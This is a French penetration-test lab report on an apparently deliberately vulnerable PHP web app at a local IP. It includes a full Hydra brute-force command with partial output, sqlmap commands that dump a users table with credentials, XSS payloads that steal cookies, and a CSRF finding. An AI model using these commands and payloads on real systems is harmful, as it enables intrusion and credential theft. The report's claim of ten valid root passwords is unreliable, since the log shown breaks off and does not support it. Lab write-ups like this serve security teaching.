
Présence du cookie PHPSESSID

Absence totale de token **CSRF** dans la requête !

Phase 4 - Broken Authentication avec Hydra

```
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.232.128 http-post-form  
"/yrpreyPHP-main/login.php:username=^USER^&pass=^PASS^&login=Sign+in:invalid" -V -t  
10
```

```
(kali㉿kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.232.128 http-po  
st-form "/yrpreyPHP-main/login.php:username=^USER^&pass=^PASS^&login=Sign+in:  
invalid" -V -t 10  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-20 23:  
49:56  
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (l:1  
/p:14344399), ~1434440 tries per task  
[DATA] attacking http-post-form://192.168.232.128:80/yrpreyPHP-main/login.php  
:username=^USER^&pass=^PASS^&login=Sign+in:invalid  
[ATTEMPT] target 192.168.232.128 - login "root" - pass "123456" - 1 of 143443  
99 [child 0] (0/0)  
[ATTEMPT] target 192.168.232.128 - login "root" - pass "12345" - 2 of 1434439  
9 [child 1] (0/0)  
[ATTEMPT] target 192.168.232.128 - login "root" - pass "123456789" - 3 of 143  
44399 [child 2] (0/0)  
[ATTEMPT] target 192.168.232.128 - login "root" - pass "password" - 4 of 1434  
4399 [child 3] (0/0)  
[ATTEMPT] target 192.168.232.128 - login "root" - pass "iloveyou" - 5 of 1434  
4399 [child 4] (0/0)  
[ATTEMPT] target 192.168.232.128 - login "root" - pass "princess" - 6 of 1434  
4399 [child 5] (0/0)  
[ATTEMPT] target 192.168.232.128 - login "root" - pass "1234567" - 7 of 14344
```



Résumé des Tests et Résultats

Phase 1 : SQL Injection (A03:2021)

Test	Commande/Action	Résultat
Test 1	sqlmap --dbs sur warriors.php?id=1	6 bases de données trouvées dont yrprey
Test 2	sqlmap --tables sur base yrprey	5 tables : comment, orders, tool, users, warrior
Test 3	sqlmap --dump table users	2 comptes extraits : root/1234567890, user01/1234567890
Test 4	Injection manuelle ?id=1' dans Firefox	Erreur SQL visible : mysqli_sql_exception

Phase 2 : XSS (A03:2021)

Test	Commande/Action	Résultat
Test 1	<code>search.php?search=<script>alert('XSS')</script></code>	Popup XSS affichée 
Test 2	<code>search.php?search=<script>alert(document.cookie)</script></code>	Cookie PHPSESSID exposé 
Test 3	Payload XSS dans Guestbook	Popup "XSS Stocké" affichée 

Phase 3 : CSRF (A01:2021)

Test	Commande/Action	Résultat
Test 1	Interception requête POST login.php via Burp Suite	Absence totale de token CSRF confirmée 

Phase 4 : Broken Authentication (A07:2021)

Test	Commande/Action	Résultat
Test 1	Hydra brute force sur login.php avec rockyou.txt	10 mots de passe valides trouvés pour root 

Tableau de Synthèse Global

Vulnérabilité	OWASP 2021	Sévérité	Statut
SQL Injection	A03	 Critique	Exploitée
XSS Réfléchi + Stocké	A03	 Haute	Exploitée
CSRF	A01	 Moyenne	Confirmée
Broken Authentication	A07	 Critique	Exploitée